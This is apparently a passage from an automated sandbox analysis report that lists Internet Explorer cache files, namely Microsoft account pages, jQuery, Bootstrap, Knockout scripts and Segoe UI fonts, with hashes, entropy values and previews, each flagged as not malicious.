Preview:	.<!DOCTYPE html ><html xmlns:mscom="http://schemas.microsoft.com/CMSvNext" xmlns:md="http://schemas.microsoft.com/mscom-data" lang="en-us" xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta charset="utf-8" /><meta name="viewport" content="width=device-width, initial-scale=1.0" /><link rel="shortcut icon" href="https://www.microsoft.com/favicon.ico?v2" /><script type="text/javascript" src="https://ajax.aspnetcdn.com/ajax/jQuery/jquery-1.11.2.min.js">...../// Third party scripts and code linked to or referenced from this website are licensed to you by the parties that own such code, not by Microsoft. See ASP.NET Ajax CDN Terms of Use - http://www.asp.net/ajaxlibrary/CDN.ashx... </script><script type="text/javascript" language="javascript">/*<![CDATA[*/if($(document).bind("mobileinit",function(){$.mobile.autoInitializePage=!1}),navigator.userAgent.match(/IEMobile\/10\.0/)){var msViewportStyle=document.createElement("style");msViewpo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\servicesagreement[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	211739
Entropy (8bit):	5.164865927368661
Encrypted:	false
SSDEEP:	6144:0zpZaZEzF0a6OGYL0seowg6ehsymCJ2i/T9VTSfaTHgJi7eshMcgGJ3Ha:0dZaZEzX6OGYQseowg6ehsymCJ2i/pVI
MD5:	4F20CEAF5437498765E4FAD63E9022B9
SHA1:	00902138C15228142AE51895AA51F463C984A422
SHA-256:	6EF76F7BF336081207D3B491DF83B1534C12406A47FA84C5F556F18D0CC4505B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\servicesagreement[1].htm	
SHA-512:	F4443017B1EB60524654A0E996971A064803A5EACF73417ECE380315509783E406AEEAF10A557901B892023637FA646D1908839B17B54F750DA4C2241F0BDC58
Malicious:	false
Reputation:	low
Preview:	.<!DOCTYPE html ><html xmlns:mscom="http://schemas.microsoft.com/CMSvNext" xmlns:md="http://schemas.microsoft.com/mscom-data" lang="en-us" xmlns="http ://www.w3.org/1999/xhtml"><head><meta name="viewport" content="initial-scale=1.0, width=device-width" /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><title>Microsoft Services Agreement</title><meta name="Title" content="Microsoft Services Agreement" /><meta name="CorrelationVector" content="6vKrcBNhsU6ORGix.1" /><meta name="Description" content="" /><meta name="MscomContentLocale" content="en-us" /><link href="https://www.microsoft.com/onerfstatics/marketingsites-wcus-prod/west-european/shell/_scrf/css/themes=default.device=uplevel_web_pc/4d-9e2636/56-1c4656/c9-48785f/2c-a9a6a4/40-11102f/10-4f9f5d/7d-35b35c/64-460736?ver=2.0" rel="stylesheet" type="text/css" media="screen" /><link href="https://statics-marketingsites-wcus-ms-com.akamaized.net/statics/override.css?c=7" rel="stylesheet" type="text/css" media="screen" /><link rel

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\signup[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	229740
Entropy (8bit):	5.284878551926827
Encrypted:	false
SSDEEP:	1536:Okf5Pv25eFzlF70UgGZ2qWlem/Z6pHB+kwB15AXcx648tFPiDWUKDtLSDllqrBKS:Pf4RW2Jem/Z6pHBcBrxx6/tF3DulxgQy
MD5:	79E36B2182FA495B1B3FE74AF09C6B6C
SHA1:	CAE336B145BE46EB115C3A4B996B858C7763B7F0
SHA-256:	CD5A54D21B919A46ED6769BC33AFF3C3128F2F2668DC74CBE094662C4A48998D
SHA-512:	A181BF162802A5FC7605DF1BD1A5933794D00B8DDF4E18BAF2248BD4A77D6CDF48C6519BC29B99915DD05CDC77C5A90565870E575DCB4B6A99FE1093D37E0A7
Malicious:	false
Reputation:	low
Preview:	.. Copyright (C) Microsoft Corporation. All rights reserved. -->....<!DOCTYPE html>..<html lang="en" xml:lang="en" class="m_ul" dir="ltr" style="">.. <head>.. <link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>..<link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>..<meta http-equiv="x-dns-prefetch-control" content="on">..<link rel="dns-prefetch" href="//acctcdn.msauth.net">..<link rel="dns-prefetch" href="//acctcdn.msftauth.net">..<link rel="dns-prefetch" href="//acctcdnmsftuswe2.azureedge.net">..<link rel="dns-prefetch" href="//acctcdnvzeuno.azureedge.net">.... <title>Microsoft account</title>.. <meta http-equiv="Content-Type" content="text/html;charset=utf-8"/><meta name="referrer" content="origin"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><meta name="format-detection" content="telephone=no"/>.. <link rel="shortcut icon" href="https://acctcdn.msau

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\ResetPassword[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	154728
Entropy (8bit):	5.504488764834463
Encrypted:	false
SSDEEP:	3072:Xf4RW2Jem/Ztvewp47AqkcCab4bF5LHTXun7ewbBN5eDJ5Kejgly:Xf4RW2smNp40qkU4bF5/cdBNoDJ5XKy
MD5:	722D378DDC2DA0154A3C34122D5BDEC9
SHA1:	C4CEEB87AE22A7312461382AD690C4F9C4AD8B9C
SHA-256:	3487BF9402FD7F69FC8EDC1C36643BD0DE83421F976F715D244EFAE24E39B2C1
SHA-512:	8C2B43F4B62A025ED3739C2173FD38B62C76A43BC77F668B6A3651B2198E6E3EC70B1968A469265B2C178B397828C6FD6FE28E60D35BE54CF60E0E0EC0EFDA7
Malicious:	false
Reputation:	low
Preview:	.. Copyright (C) Microsoft Corporation. All rights reserved. -->....<!DOCTYPE html>..<html lang="en" xml:lang="en" class="m_ul" dir="ltr" style="">.. <head>.. <link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>..<link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>..<meta http-equiv="x-dns-prefetch-control" content="on">..<link rel="dns-prefetch" href="//acctcdn.msauth.net">..<link rel="dns-prefetch" href="//acctcdn.msftauth.net">..<link rel="dns-prefetch" href="//acctcdnmsftuswe2.azureedge.net">..<link rel="dns-prefetch" href="//acctcdnvzeuno.azureedge.net">.... <title>Reset your password</title>.. <meta http-equiv="Content-Type" content="text/html;charset=utf-8"/><meta name="referrer" content="origin"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><meta name="format-detection" content="telephone=no"/>.. <link rel="shortcut icon" href="https://acctcdn.ms

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\accountcorepackage_3Jeup4aMFjR_22jqClMyIw2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	53211
Entropy (8bit):	5.3524867241212375
Encrypted:	false
SSDEEP:	1536:W4T2X3eZFamRUjpnS0Oh9qa4WsKjt/k6UcoYp:W4T2X3bglj t/jUfYp
MD5:	DC97AEA7868C16347FDB68EA0A533223
SHA1:	5CE3D61C7CC0009203230C0F37FE320DD7C156FA
SHA-256:	45CF78C2233115F4D80062A747AFB62C5748A16170D7D46C3A17473FB6950EDE
SHA-512:	5ACE1667F336DBBF66765E58CD22CB54F9C152CF620F07CE56AC98444BCB279B06A5E7AF8A38825CC78BDD007537053A19CA51D5817D6014AC5CB2D53820D44

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\accountcorepackage_3Jeup4aMFjR_22jqClMyIw2[1].js	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/accountcorepackage_3Jeup4aMFjR_22jqClMyIw2.js?v=1
Preview:	!function(){function e(){function t(t){var n=d.Animations;return!n||e.$forcejQuery\|\|t?!1:n.Enabled\|\|!1}function n(e,t,n){if($B.IE){try{e[0].style.removeAttribute("filter")}catch(i){}}o(e,t,n)}function o(e,t,n){e&&(t?(e.show(),e.css("opacity","1")):(e.css("opacity","0"),e.hide())),n&&n()}function i(e,t,n){setTimeout(function(){o(e,t,n)},0)}function a(){var e=$PageHelper.byId("identityBanner");return e&&e.length>0?e:null}function r(){var e,t=document.createElement("div"),n={"animation":"animationend","OAnimation":"oAnimationEnd","MozAnimation":"animationend","WebkitAnimation":"webkitAnimationEnd"};.for(var o in n){if(void 0!==t.style[o]){return e=n[o],n[o]}}return""}function l(t,n){var o=$PageHelper.byId("inner");if(o.length>0){if(!t){return void o.removeClass("zero-opacity")}o.hasClass("zero-opacity")?(o.one(e.animationEndEventName,function(){o.removeClass("zero-opacity"),n&&n()}),o.addClass("fade-in-lightbox")):n&&n()}}function s(){var e=!1,t=["Webkit","Moz","O"],n=document.createElem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\bootstrap_3.3.0_B68S-_daR6nLiLVZsh4XiA2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	37431
Entropy (8bit):	5.2074072548864425
Encrypted:	false
SSDEEP:	768:4YApOpkHNjkaTqUftZ2lz5+BAUGy2K7fIs9sKMgZVBm27RE:4Y41Nft9+BAxKzM
MD5:	07AF12FBF75A47A9CB88B559B21E1788
SHA1:	18C081E65B1E93C3FFE4E342895BA8E9C6C0C08A
SHA-256:	2D37191A3FF388D282C09350ECF39A3EB9E6DA48296B9EA35BECCBFF92D1725B
SHA-512:	8F137FD094B57BA529CAA09D8B289FF322A3DB5284673BA178130A15720F3D0E25D67719A6836DAB26B7B439B8E976EAD66C1AABB91A15729EE1CC863F7D301E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/bootstrap_3.3.0_B68S-_daR6nLiLVZsh4XiA2.js?v=1
Preview:	/*!.--- START OF THIRD PARTY NOTICE ---..This file is based on or incorporates material from the projects listed below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise. ..//----------.twbs-bootstrap-sass (3.3.0)..//----------..The MIT License (MIT)..Copyright (c) 2013 Twitter, Inc..Permission is hereby granted, free of charge, to a person obtaining a copy.of this software and associated documentation

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\converged_ux_v2_MdTi0w7tc4Fe6X-h3SAs2Q2[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	95581
Entropy (8bit):	5.292110052154601
Encrypted:	false
SSDEEP:	1536:QpHDIqBBw+/6azA/PWrF7qvEAFiQcpmKboBdiyMUWC8ErpH/TVTDrwCGNJZ3yU0P:IBpNyUM
MD5:	31D4E2D30EED73815EE97FA1DD202CD9
SHA1:	11F599C8F4A7C229B8FE17D5C744162EDE10D066
SHA-256:	ED59C16A3F4227A5AE988A7A4DEECE98FAC6B82B3A9A1D87279346F1BC49833B
SHA-512:	DE0946973A6722FA97C63AB72395705AE753343C0EFF864C7493D67B16F6A7EFDDBDBDA81271F56A5FCB39C5C38DD8B7AE8AE325C35EFF51BEB4AB12C7E6DF2
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/converged_ux_v2_MdTi0w7tc4Fe6X-h3SAs2Q2.css?v=1
Preview:	/*! Copyright (C) Microsoft Corporation. All rights reserved. *//*!.--- START OF THIRD PARTY NOTICE ---..This file based on or incorporates material from the projects listed below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise. ..//----------.twbs-bootstrap-sass (3.3.0).//----------..The MIT License (MIT)..Copyright (c) 2013 Twitter, Inc..Permission is hereby granted, free of charge, to any perso

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\datarequestpackage_h-_7C7UzwdefXJT9njDBTQ2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	8111
Entropy (8bit):	5.339313763115951
Encrypted:	false
SSDEEP:	192:nEAKv577D9kgT/xwj9O8hFNFxgLdQ0Eoxr:E177Dj+yt
MD5:	87EFFB0BB533C1D79F5C94FD9E30C14D
SHA1:	4E4F5F3CDDDDBFDDB46A1626D7CE579A639DE389
SHA-256:	617E32CA57507098771FD30AF6B9DCAB063448F6D7E0BC6D6557DD1895F80543

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\datarequestpackage_h-_7C7UzwdefXJT9njDBTQ2[1].js

SHA-512:	CB107C09F9A32D85BF2AF714EE9BF7CE2649AA33E63C2255D4BBD281E3CDA8FBDFA2E58212E8004AEEAAB4DD8C94543F82187C7673189CACBDD5CD8C26C53F7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/datarequestpackage_h-_7C7UzwdefXJT9njDBTQ2.js
Preview:	!function(){function e(e){function t(e){return e&&e.state==l&&(e.prev&&(e.prev.next=e.next),e.next&&(e.next.prev=e.prev),D==e&&(D=e.next),$==e&&($=e.prev),e.state=u,e.prev=e.next=null,y--),e}function a(e){if(e&&e.state==u){var r=$;r?(r.next=e,e.prev=r):D=e,$=e,e.state=l,y++}}function f(){!q&&!b&&y&&x>w&&(b=window.setTimeout(g,s))}function v(e){var r=(new Date).getTime()-e<i;return r}function g(){var e=(new Date).getTime();for(b=0,q=!0;y>0&&x>w;){var r=D;if(r&&x>w?(o.assert(r.state===l,"Task was not in a pending state and we were just about to execute it."),r=m(t(r))):r=null,r&&!v(e)){break.}}q=!1,f()}function m(e){if(e){o.assert(void 0!=e.id&&!A[e.id],"Task didn't have an id or was already active!"),w++,A[e.id]=e,e.startTime=(new Date).getTime(),e.state=c;var r=e.exec(function(r){T(e,r)});r||T(e)}return e}function T(e,r){e.state===c&&(w--,o.assert(A[e.id],"A task is being completed without being in the active task list."),delete A[e.id],r&&"number"==typeof r?(e.state=d,e.timeoutId=wind

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\dropdown_caret_KXSZjGsyILZaoTf0sI9X-A2[1].svg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	224
Entropy (8bit):	5.066130335315081
Encrypted:	false
SSDEEP:	6:tI9mc4slz2lWjVRqtmd9QA0ZcTKhqnR40Y:t44lWjVRqtnA0Zcq6R40Y
MD5:	2974998C6B3220B65AA137F4B08F57F8
SHA1:	F4F08DA689179DE68EE40CD12ECDCC5AC54B3979
SHA-256:	96D52BD03E244A44931A541A807067792D638DD29EC14A87A78F2BE85D12D19A
SHA-512:	6B4F2439CA99109A7C97828E5972A8E7C7FCA3745B2FB4738EBD9329A99234A8CD3BC4C0C48B5BAA917D4BAA64CDAEB5D74456DEFDDDA3E07FAA803283BE0287
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/images/dropdown_caret_KXSZjGsyILZaoTf0sI9X-A2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="36" height="36" viewBox="0 0 36 36"><title>assets</title><path d="M18,22.484l-8-8,.969-.968L18,20.547l7.031-7.031.969.968-8,8Z"/><rect width="36" height="36" fill="none"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\favicon_a_eupayfgghqiai7k9sol6lg2[1].ico

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico
Preview:	..............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(....................(....................................."P.."""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""""" ...3333333333333333333333333333333""""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\jquery-3.3.1.min[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	86927
Entropy (8bit):	5.289226719276158
Encrypted:	false
SSDEEP:	1536:jLiBdiaWLOczCmZx6+VWuGzQNOzdn6x2RZd9SEnk9HB96c9Yo/NWLbVj3kC6t3:5kn6x2xe9NK6nC69
MD5:	A09E13EE94D51C524B7E2A728C7D4039
SHA1:	0DC32DB4AA9C5F03F3B38C47D883DBD4FED13AAE
SHA-256:	160A426FF2894252CD7CEBBDD6D6B7DA8FCD319C65B70468F10B6690C45D02EF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\jquery-3.3.1.min[1].js	
SHA-512:	F8DA8F95B6ED33542A88AF19028E18AE3D9CE25350A06BFC3FBF433ED2B38FEFA5E639CDDFDAC703FC6CAA7F3313D974B92A3168276B3A016CEB28F27DB071 4A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ajax.aspnetcdn.com/ajax/jQuery/jquery-3.3.1.min.js
Preview:	/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */.!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports? module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!=typeof window? window:this,function(e,t){"use strict";var n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty ,p=f.toString,d=p.call(Object),h={},g=function e(t){return"function"==typeof t&&"number"!=typeof t.nodeType},y=function e(t){return null!=t&&t===t.window},v={type:!0,src: !0,noModule:!0};function m(e,t,n){var i,o=(t=t||r).createElement("script");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(o)}function x(e){return null==e?e+"":"object"==typeof e||"function"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=function(e,t){return new w.fn.init(e,t)},

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\jquery-3.5.1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	287630
Entropy (8bit):	5.0658003996173315
Encrypted:	false
SSDEEP:	6144:pJChNVls+TCtlFhTzeKR7cYmD2zK8EAbEtPx+WI+Y7cFyW48L/dyVxNaIPfytrAP:xf7cYmD43APx+WI+Y7cFyMyDTPfCAeuH
MD5:	23C7C5D2D1317508E807A6C7F777D6ED
SHA1:	AD16C4A132AD2A03B4951185FED46D55397B5E88
SHA-256:	416A3B2C3BF16D64F6B5B6D0F7B079DF2267614DD6847FC2F3271B4409233C37
SHA-512:	58D2F17CFFFC71560BF6C8FC267A7A7ADD0192E6CB3F7D638531BDBE12FF179B84666839C04CCAA17A75909B25CCF416C0F4F57B23224B194A0A0CC72CE4CE D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://code.jquery.com/jquery-3.5.1.js
Preview:	/*!. * jQuery JavaScript Library v3.5.1. * https://jquery.com/. *. * Includes Sizzle.js. * https://sizzlejs.com/. *. * Copyright JS Foundation and other contributors. * Released un der the MIT license. * https://jquery.org/license. *. * Date: 2020-05-04T22:49Z. */.(function(global, factory) {..."use strict";...if (typeof module === "object" && typeof modu le.exports === "object") {..../// For CommonJS and CommonJS-like environments where a proper `window`.../// is present, execute the factory and get jQuery..../// For enviro nments that do not have a `window` with a `document`.../// (such as Node.js), expose a factory as module.exports..../// This accentuates the need for the creation of a real `window`..../// e.g. var jQuery = require("jquery")(window);.../// See ticket #14549 for more info....module.exports = global.document ?....factory(global, true) :....function(w) {.....if (!w.document) {......throw new Error("jQuery requires a window with a document");.....}.....return factor

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\knockout_old_GJ62c6D9R5HuKFdkoO8XYw2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	78311
Entropy (8bit):	5.421676443255173
Encrypted:	false
SSDEEP:	1536:yOWjonYwd51CleWm3vTJhFR0aXBo1nuQvEODDRLmutNnbt:xP5Cf5/bt
MD5:	189EB673A0FD4791EE285764A0EF1763
SHA1:	13273A13087F0B15C2D9E8C72EA1CAF2E1256B07
SHA-256:	C58E92C3ABAC24575F36960372E39F10AC0E20B3C33B605F2B3D3E1498ACF025
SHA-512:	C59597872F1A972D6F2E08B51C95F1E497B4765BC468086F0AA98F8F9D31504E17349EE114D17C35BE31B2784ED3F3D4097954142E7D9A6CC75C97CC3FAA0838
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/knockout_old_GJ62c6D9R5HuKFdkoO8XYw2.js?v=1
Preview:	/*!---------- START OF THIRD PARTY NOTICE ----------....This file is based on or incorporates material from the projects liste below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise. .... * Knockout JavaScript library v3.2.0.. * (c) Steven Sanderson - http://kn ockoutjs.com/.. * License: MIT (http://www.opensource.org/licenses/mit-license.php)....Provided for Informational Purposes Only....MIT License ....Permission is hereby gr anted, free of charge, to any person obtaining a copy of this software and associated documentation files (the Software)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\latest[1].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Segoe UI Light family
Category:	downloaded
Size (bytes):	28315
Entropy (8bit):	7.9724193003797
Encrypted:	false
SSDEEP:	384:+R0Z7+bHAtrQ1yBFbgqLct7rJhhPLLkHsrvSzaJu4mI3n5o+MmKCxDg6iT7jdVye:+uNUAtE3phPLLFTiMu+pxCjHyGEQ9zL
MD5:	17DFE73CB9C64527F7248B0A24DB317D
SHA1:	345198B9239FCDAF038FB2D3A919E4724037DBAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\latest[1].eot	
SHA-256:	AD75FB92B2EBCE6C37640F03E1AB96A752F388BCE60C877ADE4780B13839E8C4
SHA-512:	421B56D93E9BD5E4B4449DD0FCDEE8D531087FD484C91530AAF0A67EDEA33D5AC2F14A7F4966C528C0F130F17F26629FCAB9F8AB47E950CEB5B9F1A827EA0728
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://i.s-microsoft.com/fonts/segoe-ui/west-european/light/latest.eot?
Preview:	.n...m.....LP#...B..... .....S.e.g.o.e. .U.l. .L.i.g.h.t.....R.e.g.u.l.a.r.....V.e.r.s.i.o.n. .5...3.2.....S.e.g.o.e. .U.l. .L.i.g.h.t.....K..e..66.....U.D.-..iu...4P\..GLFM..C?.;..-...~|...P..\.(..)RI....>.>..CE..SsV.jPR...H.....].R..&.n.hT.....x.....q .....wA[....F.....c."....Zed..>.?...`..3...B..W....R....F.j....v..'?.5.k^.....+..a...)..._].x.#QSi.....|<t....k.;..Hv1.G...L$.9....5.t.:...V.Y.....\|.@....B.....P`..2.Z.0....2`.FR.MF8.x....GP0..$:.....PYm.22..."S."1.*j[=.=.mR.*.....j....&.4...k..].1@..y$....."y..C..g7..k.B*.. .V..F\...G.m.jK ...O....b.Qlo...!.N.V....t.[..p.N..~@1d...YX.."....R_i.4.$j.P..U....u9...<..6..4%.....9`.....S...N.Y..L..B$2\.E.vhe...n..h..5..Z..K?.H..S...2..=R..x.....EX.2.....$."....It8..z.+.h ..$.2*T....}Z../....p..b0ae.qq.(-v1..E.!.l".a..p.).:,.8t..7..^..W...4A.D\eOb$.....b.NI.Pe.#$.O38....,....g..&|...B{...].....9..u.8..~Y...3.X..ff.,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\latest[2].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Segoe UI family
Category:	downloaded
Size (bytes):	35047
Entropy (8bit):	7.975792390307888
Encrypted:	false
SSDEEP:	768:I6ibzTDpOGuAJ63YB9eSzDtQEspfAzyNyuBmOfAJYCM:/iPMYJ4GEAZoTyglcM
MD5:	CAD76E4816AF6890C9BFD02A6D1EA899
SHA1:	9EDC91541C31034FCE0D83AABBAAD4C314CD3D33
SHA-256:	D5794223D1A062E5DBE6C34C1994C8CE3792B24AFD5218D0644CB1F53DA4BE58
SHA-512:	24983A5856C2B4D8CBE2A4BD233A93B266A03D4218942E1D1733B33B65AB7A504AF0AC31DE2F1E69F6FF8CCD7A169CD4555539D34FFF8DE4CB8C98DB2DB2C863
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://i.s-microsoft.com/fonts/segoe-ui/west-european/normal/latest.eot?
Preview:	...=.....LP#...B..... .....S.e.g.o.e. .U.l.....R.e.g.u.l.a.r.....V.e.r.s.i.o.n. .5...3.2.....S.e.g.o.e. .U.l.....RV.z..;~.....U.D.-..iu...N4P\..GLFM .Y.?.;..-...~~....Ox.M..".$.._.....g..sC*2..4W.....9AGc.[a..*.rCl,..@..U_..L...e..Ru.J.-.f..3.....S`.A.....K<;...n.Y...rli.....([...W...5k.....^K.G...U.@....2H..B.)N0w.....C..9.....#.l2,4..6y.3$b....K.wx...l.$E..?3.8.c...,x..t.wa.O....4.c...!..+.<EM...2T.>\..]4.A.H.;..G.....W.:.?...Z".....e....8....84.L,.)0..y.Xdd.Pa.@.&.o(.I.q.yF...[.y.m(D...(....T.....,A.;q.... .w.$..C..a.. .Y.O?{..0...'1.;C.,.....W..Q-..'.5tD@9..U...E4e.&_...S.Y...\)b.s.rIR.....%..R..KU O..{.0(.....^Q\^!.et...Kf%..K...}.1...S.{.....3p..]...|Y...w..|JeS$..k.....>(8 .ZlV..N.). c...Z.K.\..q....'S.j.....9...._..E.#s*'#.....[.....DJ^.L7../1...+U.qG.....-..MM..q....L..c...^...:e....<h..:..`.jz..fb.Ha.....k.....e\)g..\."..M

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\latest[3].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Segoe UI Semibold family
Category:	downloaded
Size (bytes):	30643
Entropy (8bit):	7.976822258863597
Encrypted:	false
SSDEEP:	768:UOtV1asJ9G0dAdnVrKX/HkVJRPvkgxYZ4Zoe:bLasJ9G0u0fk/RnkgxGof
MD5:	E812BA8B7E2A657F2B70CFACE93C7682
SHA1:	2F02CDDBB483F9B11BBBE74C3CA917A4C345FBAD
SHA-256:	3330C1DEAC468874238DD0C6BF902179A8731EDA8A208C7D01DAC0AB1EAE1BC9
SHA-512:	354B2DB12BC1D67F26F94352B0B663DAD64C46C107454FC19CFEA01C54BB09340BC26C06DE1B96FF826F5287CE246A6317722BAE41B72B63BA86FDAF844BA94E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://i.s-microsoft.com/fonts/segoe-ui/west-european/semibold/latest.eot?
